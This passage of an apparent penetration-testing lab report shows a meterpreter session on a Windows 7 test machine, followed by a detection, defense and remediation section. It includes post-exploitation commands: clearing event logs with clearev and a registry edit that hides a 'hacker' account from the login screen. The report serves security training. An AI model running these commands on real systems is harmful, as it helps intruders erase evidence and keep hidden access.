The process cannot access the file because it is being used by another process.

C:\>move "Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\m
alware.exe" malware.temp
move "Program Files\OpenSSH\home\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q67FIXJT\malwa
re.exe" malware.temp
        1 file(s) moved.
```

takeown /f malware.temp

icacls malware.temp /grant administrators:F

```
C:\>takeown /f malware.temp
takeown /f malware.temp

SUCCESS: The file (or folder): "C:\malware.temp" now owned by user "IEWIN7\IEUser".

C:\>icacls malware.temp /grant administrators:F
icacls malware.temp /grant administrators:F
```

type nul > malware.temp

```
C:\>type nul > malware.temp
type nul > malware.temp
```

4. After deletion I searched again to ensure that all files were deleted correctly

dir malware.temp

search /f malware.exe

```
C:\>dir malware.temp
dir malware.temp
 Volume in drive C is Windows 7
 Volume Serial Number is 3C9E-098B

 Directory of C:\

10/02/2025  05:04 AM                0 malware.temp
               1 File(s)              0 bytes
               0 Dir(s)  25,486,434,304 bytes free

C:\>exit
exit
meterpreter > search -f malware.exe
No files matching your search were found.
meterpreter > :_
```


4.3 Hide User Creation (Bonus)

- Hide the newly created user from the login screen

  meterpreter > clearev

  meterpreter > shell

  C:\> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v hacker /t REG_DWORD /d 0 /f



National Telecommunication Institute

➢ Detection & Defense Analysis

Preventive Controls

 # Application Whitelisting

AppLocker / PowerShell Constrained Language Mode

 # Network Segmentation

Firewall rules blocking unnecessary outbound connections

 # Least Privilege Principle

Regular user accounts without administrative rights

Detective Controls

SIEM Monitoring: Event IDs 4672, 4720, 4624, 1102

EDR Solutions: Behavioral analysis and process monitoring

Network IDS: Detection of meterpreter patterns and beaconing

Response Procedures

Immediate isolation of compromised systems

Password rotation and account review

Forensic analysis and timeline reconstruction

MITRE ATT&CK Mapping

Monitor new users

Watch for log clearing

Limit user permissions

Update systems regularly

National Telecommunication Institute

Key Findings & Risk Assessment

Critical Vulnerabilities

User Awareness: Successful social engineering simulation

Privilege Management: Easy privilege escalation to SYSTEM

Detection Gaps: Limited monitoring of post-exploitation activities

Persistence: Multiple undetected persistence mechanisms

Remediation Timeline

Immediate (24h): Disable compromised accounts and reset passwords

Short-term (1 week): Implement application control and monitoring

Long-term (1 month): Security awareness training and enhanced logging